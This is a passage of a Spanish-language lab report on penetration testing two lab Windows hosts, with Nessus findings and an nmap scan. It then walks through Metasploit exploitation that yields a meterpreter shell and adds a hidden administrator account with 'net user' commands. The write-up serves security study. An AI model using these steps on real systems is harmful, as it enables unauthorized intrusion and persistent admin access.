


Figura 23: Resultado análisis Nessus, Tomada de El Autor

En base al análisis registrado encontramos que en total en los Dos hosts poseen vulnerabilidad

Servidor 64 Bits posee 50 Vulnerabilidades (192.168.1.12)

4% de Vulnerabilidades Criticas (2)

2% de Vulnerabilidades Altas (1)

4% de Vulnerabilidades Medias (2)

2% De vulnerabilidades Bajas (1)

88% Informativas (44)

Servidor 32 Bits Posee 49 Vulnerabilidades (192.168.1.11)


6% de Vulnerabilidades Criticas (3)

2% de Vulnerabilidades Altas (1)

4% de Vulnerabilidades Medias (2)

88% Informativas (43)

Resumiendo, las Vulnerabilidades que afectan los Sistemas Analizados y su calificación Alta, Baja, Media o Critica y mostrando en cuantos hosts se presenta actualmente la incidencia



Hosts 2 | Vulnerabilities 27 | VPR Top Threats | History 1

Filter | Search Vulnerabilities | 27 Vulnerabilities

Sev	Name	Family	Count
MIXED	Microsoft Windows (Multiple Issues)	Windows	10
MIXED	Web Server (Multiple Issues)	Web Servers	2
MEDIUM	SMB Signing not required	Misc.	2
LOW	Apache Struts 2 s:a / s:url Tag href Element XSS	CGI abuses : XSS	1
INFO	DCE Services Enumeration	Windows	16
INFO	SMB (Multiple Issues)	Windows	14
INFO	Nessus SYN scanner	Port scanners	12
INFO	HTTP (Multiple Issues)	Web Servers	5
INFO	Common Platform Enumeration (CPE)	General	2
INFO	Device Type	General	2
INFO	Ethernet Card Manufacturer Detection	Misc.	2
INFO	Ethernet MAC Addresses	General	2
INFO	ICMP Timestamp Request Remote Date Disclosure	General	2
INFO	Link-Local Multicast Name Resolution (LLMNR) Detection	Service detection	2

Figura 24:Vulnerabilidades Análisis Nessus, Tomada de Autor

Las vulnerabilidades Criticas, Altas y Medias y sobre las cuales se corre el riesgo de ser afectado el sistema.




Figura 25: Ranking Vulnerabilidades Nessus, Tomada de Autor

Al Analizar las Vulnerabilidades Criticas que son las primeras a solventar por parte del personal TI encontramos el resumen de la vulnerabilidad como tal, el impacto y la edad de encontrada esta vulnerabilidad




Figura 26: Descripción Ms17-010, Tomada de Autor




Figura 27: descripción Vulnerabilidad, Tomada de Autor

12. IDENTIFICACION DE LOS PROCESOS ANTERIORMENTE MECIONADOS:

• MS17-010 (critical): Diseñado para ejecutar códigos arbitrarios a partir de una ejecución remota de códigos de Microsoft Server Menssage Block, esto analiza los procesos inadecuados en ciertas solicitudes, pueden ser vulnerables al proceso de atacantes remotos no autenticados.

• MS11-030 (Alta): Idéntica las fallas en la característica de forma del DNS de windows, permite realizar las consultas de resolución de nombres de multidifusión del enlace, los cuales se pueden aprovechar para ejecutar códigos arbitrarios en contextos de cuentas NetworkService.

MS16-047 (Medium): Permite identificar procesos de vulnerabilidad remota de elevación en los privilegios de protocolos del administrador de cuenta de seguridad, debido a una falla en la negociación en el nivel de autenticación en los canales de llamadas en procedimiento remoto; puede lograr una degradación en el nivel de autenticación.

13. EXPLOTANDO REJETTO CON METAEXPLOIT

El primer paso es tomar el servidor windows7 64 bits y ejecutar la aplicación rejjeto con el fin de Evaluar que puertos utiliza a través de nmap desde Servidor Kali





Figura 28: Ejecución Rejjeto, Tomada de Autor

Desde Kali enviaremos comando nmap -T4 -sV 192.168.1.11(Host Remoto Windows 7 64 Bits) nos dará como resultado los puertos abiertos identificado como 80 puerto http, y un producto versión 2.3 que es la versión de rejetto.



```
kali@kali: ~
File  Actions  Edit  View  Help

┌──(kali㉿kali)-[~]
└─$ service nessusd status
● nessusd.service - The Nessus Vulnerability Scanner
     Loaded: loaded (/lib/systemd/system/nessusd.service; disabled; vendor preset: disabled)
     Active: active (running) since Sun 2021-09-26 15:45:52 EDT; 4min 36s ago
   Main PID: 24220 (nessus-service)
      Tasks: 14 (limit: 2296)
     Memory: 913.3M
        CPU: 3min 41.008s
     CGroup: /system.slice/nessusd.service
             ├─24220 /opt/nessus/sbin/nessus-service -q
             └─24222 nessusd -q

┌──(kali㉿kali)-[~]
└─$ nmap -T4 -sV 192.168.1.11
Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-26 17:27 EDT
Stats: 0:01:39 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 92.86% done; ETC: 17:28 (0:00:07 remaining)
Stats: 0:01:44 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 92.86% done; ETC: 17:28 (0:00:07 remaining)
Stats: 0:01:59 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 92.86% done; ETC: 17:29 (0:00:08 remaining)
Nmap scan report for 192.168.1.11
Host is up (0.00034s latency).
Not shown: 986 closed ports
PORT      STATE SERVICE      VERSION
80/tcp    open  http         HttpFileServer httpd 2.3
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
554/tcp   open  rtsp?
2869/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
5357/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
10243/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
49157/tcp open  msrpc        Microsoft Windows RPC
Service Info: Host: PC202006; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 138.64 seconds
```

Figura 29:Puertos Abiertos Win7, Tomada de Autor

Crearemos un Workspace en la consola de metaexploit con el Servidor a explotar




Figura 30: Adicionando Workspace Metaseploit, Tomada de

Ejecutaremos un Análisis de vulnerabilidades para identificar la que se va a explotar




Figura 31: Vulnerabilidades con Metasplotit, Tomada de Autor




Figura 32: Resumen Vulnerabilidades Metasploit, Tomada de Autor

Ejecutaremos un search smb para encontrar la vulnerabilidad y el código para explotar para la ejecución del




Figura 33: búsqueda metaexploit, Tomada de Autor

Usaremos el código Requerido en este Caso “0”

- Use 0
- Configurar el Payload: set payload Windows/meterpreter
- Configurar El Host Remoto: set rhosts
- Comfigurar el Host Local: set LHOST KALI




Figura 34: Usando Código Vulnerabilidad Metaexploit, Tomada de Autor

El intérprete meterpreter lograra la conexión y podríamos ejecutar comandos de Windows para confirmar que evidentemente estamos adentro del Servidor Remoto




Figura 35: Comandos Windows Metaexploit, Tomada de Autor

14. CREANDO USUARIO APROVECHANDO LA VULNERABILIDAD

Con el Servidor ya aprovechado la vulnerabilidad con metaexploit entraremos a él Shell de Windows desde el meterpreter.

Figura 36: ejecución Shell desde Meterpreter, tomada de Autor

Ejecutaremos los Comandos

- Net localgroup (listar grupos del Equipo Vulnerado)
- Net User FreddyCastro /add (Crear usuario en Equipo Vulnerado)
- Net localgroup Administradores freddycastro /add (Agregar usuario creado a Grupo Administrador del Equipo Vulnerado)




Figura 37: creación de Usuarios meterpreter, Tomada de Autor

Para finalizar Evidenciamos la Creación del Usuario Especificado




Figura 38: Evidencia creación usuario

Este Tipo de Ataques son comúnmente utilizados por los Ciberdelincuentes con el fin de hacer uso y tomar posesión de Sistemas informáticos, dado que la posibilidad del robo de información es inminente, de esta forma también podría hacer uso de la identidad de la víctima llegando a utilizar aplicaciones que el usuario posea en su perfil de usuario. Como son correo electrónico, Aplicaciones de Bancos Etc.

Este tipo de ataques consisten en aprovechar una vulnerabilidad del Equipo Remoto y a través de herramientas de hacking explotar la vulnerabilidad, ya al tomar posesión del Servidor entraría con permisos de administrador sobre el sistema y con comandos avanzados de administración en el Servidor podrían desde eliminar información, a poseer acceso total al servidor y realizar cualquier tipo de acciones.

